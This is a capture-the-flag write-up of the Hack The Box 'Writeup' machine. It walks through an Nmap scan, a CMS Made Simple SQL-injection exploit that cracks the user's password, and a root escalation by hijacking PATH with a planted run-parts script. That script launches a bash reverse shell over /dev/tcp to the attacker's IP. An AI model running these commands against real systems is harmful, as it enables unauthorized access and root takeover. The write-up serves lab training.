
Hack The Box - Writeup

Ryan Kozak



Writeup

OS: 🐧 Linux

Difficulty: Easy

Points: 20

Release: 08 Jun 2019

IP: 10.10.10.138

2019-06-21

Information Gathering

Nmap


We begin our reconnaissance by running an Nmap scan checking default scripts and testing for vulnerabilities.

```
1 root@kali:/media/sf_Research# nmap -sVC 10.10.10.138
2 Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-17 20:23 EDT
3 Nmap scan report for 10.10.10.138
4 Host is up (0.37s latency).
5 Not shown: 998 filtered ports
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
10 |   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
11 |_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
12 80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
13 | http-robots.txt: 1 disallowed entry
14 |_ /writeup/
15 |_ http-server-header: Apache/2.4.25 (Debian)
16 |_ http-title: Nothing here yet.
17 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
18
19 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
20 Nmap done: 1 IP address (1 host up) scanned in 41.22 seconds
```


From the above output we can see that ports, **22** and **80** are the only ports open. It also appears as though there's a `robots.txt` file disallowing a directory called `/writeup` on the web server.

```
1 root@kali:/media/sf_Research# curl http://10.10.10.138/robots.txt
2 #
3 #      _(\      |@@|
4 #      (___/\___ \--/  __
5 #      \___|----|  |  __
6 #      \  }{ /\ )_ / _\
7 #      /\___/\  \__0 (___
8 #      (---/\---)  \___/
9 #      _)(  )( _
10 #      ---'---
11
```

```
12 # Disallow access to the blog until content is finished.
13 User-agent: *
14 Disallow: /writeup/
```



Running some directory enumeration tools on the main web port didn't turn up anything interesting. The page indicates that the site isn't ready yet, but contains various articles on Hack The Box writeups. When we navigate to the `/writeup` directory we see that this is where the CMS root directory is located.



We can determine that the site is running CMS Made Simple. This can be done by checking the source code, but in my case the Firefox extension Webappalyzer indicated such. After browsing unauthenticated exploits for the CMS we come across one that works perfectly <https://www.exploit-db.com/exploits/46635>.

Exploitation

In order to gain our initial foothold we execute the exploit with the `rockyou.txt` wordlist in order for it to crack the hashed password.

```
1 root@kali:~/Desktop# python cmsmadesimple22-sql.py -u http://
    10.10.10.138/writeup --crack -w /usr/share/wordlists/rockyou.txt
2
3 [+] Salt for password found: 5a599ef579066807
4 [+] Username found: jkr
5 [+] Email found: jkr@writeup.htb
6 [+] Password found: 62def4866937f08cc13bab43bb14e6f7
7 [+] Password cracked: raykayjay9
```

While some users on the forum indicated the need to adjust their system time in order for this exploit to function, I did not have to do anything of that nature. The exploit returned the above the first time it

was run, and then again when I rerooted the box for the purposes of this writeup.

The username and password did not provide access to the backend of the CMS. They do, however, provide us ssh access to the box.

User Flag

In order to get the user flag, we simply need to ssh into the box and move to the home directory of the `jkr` user.

```
1 jkr@10.10.10.138's password:
2 Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
3
4 The programs included with the Devuan GNU/Linux system are free
   software;
5 the exact distribution terms for each program are described in the
6 individual files in /usr/share/doc/*/copyright.
7
8 Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
9 permitted by applicable law.
10 Last login: Thu Jun 20 19:17:35 2019 from 10.10.14.157
11 jkr@writeup:~$ pwd
12 /home/jkr
13 jkr@writeup:~$ ls -la
14 total 72
15 drwxr-xr-x 2 jkr  jkr   4096 Jun 20 19:10 .
16 drwxr-xr-x 3 root root  4096 Apr 19 04:14 ..
17 -r--r--r-- 1 root root   33 Apr 19 08:43 user.txt
18 jkr@writeup:~$ cat user.txt
19 d4e493fd4068afc9eb1aa6a55319f978
```

Root Flag

The privilege escalation for this box was not as immediately apparent to me as it was on SwagShop. Running Linux Smart Enumeration did not return anything very useful for me. Some users on the forum indicated using a tool called Pspy. This tool allows us to “Monitor Linux processes without root permissions”. After running this script for a while something interesting appears when other users access the box via ssh.

```
PID=13676 | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
PID=13677 | ls --color=auto
PID=13678 | ls --color=auto files
PID=13679 | ls --color=auto config
PID=13680 | cat fail2ban.conf
PID=13681 | sshd: [accepted]
PID=13682 | sshd: [accepted]
PID=13683 | cat jail.conf
PID=13684 | sshd: jkr [priv]
PID=13685 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbysysinit /etc/update-motd.d > /run/motd.dynamic.new
PID=13686 | run-parts --lsbysysinit /etc/update-motd.d
PID=13687 | uname -rnsom
PID=13688 | sshd: jkr [priv]
```

The `PATH` variable contains a directory `/usr/local/sbin` as its first priority.

```
1 jkr@writeup:~$ cd /usr/local/
2 jkr@writeup:/usr/local$ ls -la
3 total 64
4 drwxrwsr-x 10 root staff 4096 Apr 19 04:11 .
5 drwxr-xr-x 10 root root 4096 Apr 19 04:11 ..
6 drwx-wsr-x 2 root staff 20480 Apr 19 04:11 bin
7 drwxrwsr-x 2 root staff 4096 Apr 19 04:11 etc
8 drwxrwsr-x 2 root staff 4096 Apr 19 04:11 games
9 drwxrwsr-x 2 root staff 4096 Apr 19 04:11 include
10 drwxrwsr-x 4 root staff 4096 Apr 24 13:13 lib
11 lrwxrwxrwx 1 root staff 9 Apr 19 04:11 man -> share/man
12 drwx-wsr-x 2 root staff 12288 Apr 19 04:11 sbin
13 drwxrwsr-x 7 root staff 4096 Apr 19 04:30 share
14 drwxrwsr-x 2 root staff 4096 Apr 19 04:11 src
```

As we see above, we also have access to write to and execute scripts from the `/usr/local/sbin` directory. This means that we can create our own `run-parts` to execute other scripts as root. So let's do that.

First we create a script to call our reverse shell, because adding the reverse shell directly to `run-parts` didn't seem to be doing the trick.

```
1 jkr@writeup:/usr/local/sbin$ nano shelly.sh && chmod +x shelly.sh
```


Here is what `shelly.sh` contains.

```
1 #!/bin/sh
2 bash -i >& /dev/tcp/10.10.14.52/4444 0>&1
```

Next we actually create the `run-parts` script within `/usr/local/sbin` so that it calls `shelly.sh`

```
1 jkr@writeup:/usr/local/sbin$ nano run-parts && chmod +x run-parts
```

When we ssh in again from another terminal, we'll get our reverse shell with root privileges.



```
root@kali: /media/sf_Research
jkr@writeup: /usr/local/sbin$ nano shelly.sh && chmod +x shelly.sh
jkr@writeup: /usr/local/sbin$ nano run-parts && chmod +x run-parts
jkr@writeup: /usr/local/sbin$
shelly.php
run-parts
root@kali: /media/sf_Research# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
root@kali: /media/sf_Research# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.14.52] from (UNKNOWN) [10.10.10.138] 46438
bash: cannot set terminal process group (3792): inappropriate ioctl for device
bash: no job control in this shell
root@writeup: /# cat /root/root.txt
cat /root/root.txt
eeba47f60b48ef92b734f9b6198d7226
root@writeup: /#
```

Conclusion

Writeup was a quick and easy box. The initial exploit for the CMS was really fun to watch run, as others have said it felt like The Matrix. After that, the privilege escalation had me a little stumped until I heard about pyspy, then it was fairly easy since the `PATH` variable stuck out like a sore thumb. It was still fun to figure out how to exploit that after discovery though, and getting the root shell was rather satisfying.